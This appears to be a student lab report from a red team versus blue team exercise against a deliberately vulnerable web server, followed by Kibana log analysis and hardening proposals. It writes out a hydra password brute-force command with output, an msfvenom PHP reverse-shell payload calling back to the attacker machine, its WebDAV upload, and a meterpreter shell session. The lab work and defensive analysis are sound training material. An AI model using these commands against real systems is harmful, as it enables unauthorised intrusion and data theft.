Red v Blue Project 2

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

 $\left(01\right)$

Overview and Objectives

02

Network Topology

03

Red Team: Security Assessment

04

Blue Team: Log Analysis and Attack Characterization

05

Hardening: Proposed Alarms and Mitigation Strategies

(06)

Resources



Overview and Objectives



The *first* <u>objective</u> of this project was to expose vulnerabilities on the victim machine, **Capstone VM**, using our attacking machine, **Kali VM**, while monitoring our attack on a separate **ELK VM**.



The second <u>objective</u> of this project was to see what activity was actually picked up by our monitoring machine (ELK).




The *third* **objective** of this project was to see how we can mitigate the vulnerabilities by hardening the system and/or creating an alert system that notifies the security team when the system is breached.



<u>Tools</u> used: netdiscover, nmap, Metasploit, MSFVenom, hydra, Kibana, meterpreter



Network Topology



Network

Address Range: 192.168.1.0/24

Netmask: 255.255.255.0 Gateway: 192.168.1.1

Machines

Hostname: ML-REFVM-684427

IPv4: 192.168.1.1 *OS*: Windows

Hostname: Kali VM IPv4: 192.168.1.90

OS: Linux

Hostname: **Elk VM** *IPv4*: 192.168.1.100

OS: Linux

Hostname: Capstone VM

IPv4: 192.168.1.105

OS: Linux

Red TeamSecurity Assessment

Recon: Describing the Target

Netdiscover identified the following hosts on the network: <u>reference image 1</u>
We also use an nmap scan to see what ports were open on the victim machine. See <u>reference image 2</u>

Hostname	IP Address	Role on Network
ML-REFVM-684427	192.168.1.1	Host machine for all three VM's
ELK VM	192.168.1.100	SIEM Monitoring (Kibana)
Capstone VM	192.168.1.105	Web server host/Victim Machine
Kali VM	192.168.1.90	Pen Testing Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory Traversal	Multiple directories were available on the web server. By accessing the directories and the .txt files within the directories, we were able to understand the file system.	After understanding the file system, we uncovered the a hidden /secret_folder existed that required a username and password.
Brute Force Attack	In order to view confidential files (/secret_folder) a username and password were required. The username was provided in one of the .txt files on the web server.	The administrator password was weak, allowing us to brute force the password quickly.
File upload through company server	Once inside the /secret folder, there were instructions on how to access the corp server.	By gaining access to the corp server, we could upload any file we desired to be executed.
Reverse Shell (reverse_tcp)	After finding that files could be uploaded, we used uploaded a shell php allowing back-door entry.	With the backdoor entry, we were able to maneuver around the file system freely and retrieve all of the hidden information we desired without raising suspicion.

Exploitation: Exposed Directories on Web Server



Tools & Processes


- Nmap scan to reveal port 80 is open, implying we can view it through the web browser.
- Simple investigation throughout the file system
- To view nmap scan, view reference image 2.



Achievements

- Ashton is in charge of a /secret_folder
- Most likely the username to login to /secret_folder is his name "ashton"





Exploitation: Administrator Password Cracking!

01

02

Tools & Processes

- Hydra was used once we established that the username was "ashton"
- We used the rockyou.txt wordlist for our password database

Achievements

- Password acquired:
 leopoldo
- Successful access to /company_folders/secr et_folder



```
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of
 [ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 143
 [ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14
 ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 143
 [ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 143
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 143
 ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of
 [ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of
 [ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 1
 ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 143
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of
 ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of
 [ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10<u>132 of 143</u>
 ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 143
 [ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 1434
 [ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14
 [ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 143
 [ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of
 [ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 143
 [ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 1
 [ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 1434
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344:
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 1/
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 1/
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-14 19:20
root@Kali:~#
```

root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/

Exploitation: File Upload Through Company Server



Tools & Processes

- Decrypt Ryan's password (md5 hash)
- Create the shell exploit using MSFvenom
- Upload the file
- Cadaver
- Steps can be seen in reference image 3



Achievements

- We got into Ryan's (CEO) account.
- From there, we could access /webday which allowed file upload.
- Once we formed our exploit, we could upload the executable file



```
Mozilla Firefox
192.168.1.105/company_fole × +
← → C û û
                             ① 192.168.1.105/company folders/secret folder/connect to corp
  Kali Linux 🕆 Kali Training 🥆 Kali Tools 💆 Kali Docs 🥆 Kali Forums 🛕 NetHunter 👭 Offe
Personal Note
In order to connect to our companies webday server I need to use ryan's account (Hash:d7dad0a5c
1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
I need to type "day://172.16.84.205/webday/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

```
root@Kali:~# cadaver http://192.168.1.105/webdav
Authentication required for webday on server '192.168.1.105':
Username: rvan
Password:
dav:/webdav/> put shell.php
Uploading shell.php to '/webdav/shell.php':
Progress: [==============] 100.0% of 1113 bytes succeeded.
```

Exploitation: Reverse tcp Shell

01

02

Tools & Processes

- Metasploit: set up reverse tcp shell in metasploit to appropriate LHOST and RHOST.
- Run shell.php through /webdav directory
- Open the shell
- Maneuver through the directories to find the hidden flag
- Download the flag to the local host

Achievements

- Through this process we received shell access
- We were able to navigate through the file system and retrieve the hidden flag.
- See reference image 4

03

```
neterpreter > cd ,
meterpreter > ;s
   Unknown command: :s.
meterpreter > ls
                  Size
                              Type Last modified
40755/rwxr-xr-x
                                    2020-06-27 23:13:04 -0700
40755/rwxr-xr-x
                                    2021-07-17 06:04:29
                 57977666
                                   2018-07-25 15:58:54 -0700
40755/rwxr-xr-x
                                   2018-07-25 15:58:48 -0700
40755/rwxr-xr-x
                                    2018-07-25 15:58:48 -0700
40755/rwxr-xr-x
                                   2020-07-01 12:03:52 -0700
40755/rwxr-xr-x
                                    2021-07-17 06:21:46
                                    2019-05-07 11:16:00 -0700
                 2065694720
40555/r-xr-xr-x
41777/rwxrwxrwx
40755/rwxr-xr-x
                                   2019-05-07 11:16:46 -0700
                                   2020-06-19 04:08:40 -0700
                                   2020-06-04 03:29:12 -0700 vmlinuz.old
meterpreter > download flag.txt
 Downloading: flag.txt → flag.txt
   Downloaded 16.00 B of 16.00 B (100.0%): flag.txt → flag.txt
* download : flag.txt → flag.txt
meterpreter >
```


Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan




- The port scan occurred at 13:40 on July 15th 2021
- There were 1,111 hits from 192.168.1.90
- All of the requests were syn requests, which indicates a port scan. Also, we could verify this by checking our nmap results to verify that there were 1,111 packets send during the scan.



Analysis: Finding the Request for the Hidden Directory




- 745,873 requests were made for the /company_folders/secret_folder at 23:00 on July 14, 202
- The connect_to_corp_server file was accessed, giving the attackers information on how to connect to the server using webday, a vulnerable application, and using the CEO's login information found in the connect_to_corp_server file.



Analysis: Uncovering the Brute Force Attack



- There were 7,188 hits made in this attack. Only one was successful.
- 7,187 hits received a 401 response code (error)



Analysis: Finding the WebDAV Connection



- There were 8 total requests made to this directory
- The below image shows that Kibana was able to recognize she shell.php file uploaded to webdav.

> Jul 17, 2021 @ 14:40:30.428 /wel	ebdav/shell.php	put
> Jul 17, 2021 @ 14:40:30.427 /wel	ebdav/shell.php	put
> Jul 17, 2021 @ 14:40:30.284 /wel	ebdav/shell.php	put
> Jul 17, 2021 @ 14:40:30.283 /wel	ebdav/shell.php	put

Blue TeamProposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

We can create an alarm to inform the security team that a port scan is occurring.

An alert that notifies the security team of more than 3 requests per second from an IP address would be a good threshold.

System Hardening

On the host machine, all incoming traffic can be blocked except for those needed (port 22 and 80).

The host configuration can also be set to allow a certain amount of SYN requests within 1 second.

Having an active monitoring team set up with appropriate alarms/alerts is also one of the best tools to harden the system. This ensures a rapid response to any issue that arises.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Two alarms can be set for the /secret_folder:

- Ip addresses that are not whitelisted (only those allowed to access the secret folder)
- Any changing of permissions within those who can access the secret folder

System Hardening

The host file can be changed to allow whitelisted IP addresses:

nano /etc/httpd/conf/httpd.conf

Order allow,deny

Allow from 192.168.1.1

Allow from 192.168.1.105

Deny from 192.168.1.90

Another simple hardening technique would be to remove all mention of the /secret_folder in the publicly accessible files, since that is how the attacker was able to find out a /secret_folder existed.

Mitigation: Preventing Brute Force Attacks

Alarm

One alarm to mitigate a brute force attack is to set up a lock-out policy after 5 incorrect logins within a 15 minute time period.

After the lockout- an email would be sent to an administrator and the password would need to be reset through another form of authentication.

System Hardening

Three ways to harden against a brute force attack:

- Strengthen passwords (require all employees to change their password to meet the new password requirements)
- Two-factor authentication
- Account lockout and admin reset after incorrect login attempts

Mitigation: Detecting the WebDAV Connection

Alarm

Similar to the /secret_folder alert, we can do the same for webday. We can have whitelisted Ip addresses so that the security team is notified if any IP addresses that are not on the whitelist are accessing webday.

System Hardening

Three ways to harden the system:

- Change to something that is not webdav!! Webdav has multiple vulnerabilities and can easily be exploited.
- Remove steps on how to access webdav from the publicially visible site.
- Change the config file to whitelisted
 IP addresses (see /secret_folder hardening)

Mitigation: Identifying Reverse Shell Uploads

Alarm

Since webdav is vulnerable, we can limit files uploading from IP addresses that are not whitelisted. We would limit put requests to whitelisted IP addresses.

The alert would notify the security team if any "put" requests are made from an IP address that is not whitelisted.


System Hardening

Two ways to harden the system:

 Create a whitelist of trusted IP addresses and chance the webdav config file to allow only whitelisted IP addresses


> nano /var/www/webdav Order allow,deny Allow from 192.168.1.1 Allow from 192.168.1.105 Deny from all

 Stop using webdav and switch to a safer alternative. Webdav is notorious for reverse shell attacks.



Reference Image 1: Netdiscover scan





Reference Image 2: nmap scan



```
Shell No. 1
                                                                                                              05:17 PM 🗆 🜓 🛕 🚱 🗚 🕞
                                                               Shell No. 1
 File Actions Edit View Help
root@Kali:~# nmap -sS -Pn -v -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-14 17:17 PDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:17
Completed NSE at 17:17, 0.00s elapsed
Initiating NSE at 17:17
Completed NSE at 17:17, 0.00s elapsed
Initiating NSE at 17:17
Completed NSE at 17:17, 0.00s elapsed
Initiating ARP Ping Scan at 17:17
Scanning 192.168.1.105 [1 port]
Completed ARP Ping Scan at 17:17, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host, at 17:17
Completed Parallel DNS resolution of 1 host. at 17:17, 0.07s elapsed
Initiating SYN Stealth Scan at 17:17
Scanning 192.168.1.105 [1000 ports]
Discovered open port 22/tcp on 192.168.1.105
Discovered open port 80/tcp on 192.168.1.105
Completed SYN Stealth Scan at 17:17, 0.08s elapsed (1000 total ports)
Initiating Service scan at 17:17
Scanning 2 services on 192.168.1.105
Completed Service scan at 17:17, 6.01s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.1.105
Retrying OS detection (try #2) against 192.168.1.105
Retrying OS detection (try #3) against 192.168.1.105
Retrying OS detection (try #4) against 192.168.1.105
Retrying OS detection (try #5) against 192.168.1.105
NSE: Script scanning 192.168.1.105.
Initiating NSE at 17:17
Completed NSE at 17:17, 0.18s elapsed
Initiating NSE at 17:17
Completed NSE at 17:17, 0.00s elapsed
Initiating NSE at 17:17
Completed NSE at 17:17, 0.00s elapsed
Nmap scan report for 192.168.1.105
Host is up (0.00093s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
   256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open http Apache httpd 2.4.29
  http-ls: Volume /
   maxfiles limit reached (10)
```

```
2019-05-07 18:26 company folders/customer info/
      2019-05-07 18:27 company folders/sales docs/
      2019-05-07 18:22 company_share/
      2019-05-07 18:34 meet our team/
      2019-05-07 18:31 meet our team/ashton.txt
     2019-05-07 18:33 meet our team/hannah.txt
http-methods:
  Supported Methods: HEAD GET POST OPTIONS
http-server-header: Apache/2.4.29 (Ubuntu)
http-title: Index of /
AC Address: 00:15:5D:00:04:0F (Microsoft)
o exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
CP/IP fingerprint:
S:SCAN(V=7.80%E=4%D=7/14%OT=22%CT=1%CU=30523%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
S:M=60EF7EA3%P=x86 64-pc-linux-gnu)SEQ(SP=FB%GCD=1%ISR=104%TI=Z%CI=Z%II=I%
S:TS=A)OPS(01=M5B4ST11NW7%02=M5B4ST11NW7%03=M5B4NNT11NW7%04=M5B4ST11NW7%05
S:=M5B4ST11NW7%06=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
S:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%
<u>S:A=S+%F=AS%RD=0%Q</u>=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%RD=0
S:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
S:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
S:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
S:%T=40%CD=S)
ptime guess: 30.139 days (since Mon Jun 14 13:57:04 2021)
etwork Distance: 1 hop
CP Sequence Prediction: Difficulty=251 (Good luck!)
P ID Sequence Generation: All zeros
ervice Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux kernel
RACEROUTE
          ADDRESS
  0.93 ms 192.168.1.105
SE: Script Post-scanning.
nitiating NSE at 17:17
ompleted NSE at 17:17, 0.00s elapsed
nitiating NSE at 17:17
ompleted NSE at 17:17, 0.00s elapsed
nitiating NSE at 17:17
ompleted NSE at 17:17, 0.00s elapsed
ead data files from: /usr/bin/../share/nmap
S and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
map done: 1 IP address (1 host up) scanned in 19.07 seconds
         Raw packets sent: 1111 (52.918KB) | Rcvd: 1071 (46.286KB)
```


Reference Image 3: Shell creation and upload




```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
root@Kali:~# ls
192.168.1.105 Desktop Documents Downloads Music Pictures Public shell.php Templates Videos
root@Kali:~# cadaver http://192.168.1.105/webdav
Authentication required for webday on server `192.168.1.105':
Username: ryan
Password:
dav:/webdav/> put shell.php
Uploading shell.php to '/webdav/shell.php':
```

Reference Image 4: Reverse Shell exploit







```
meterpreter > shell
Process 2629 created.
Channel 0 created.
ls
passwd.dav
shell.php
python -c 'import pty; pty.spawn("/bin/bash")'
```

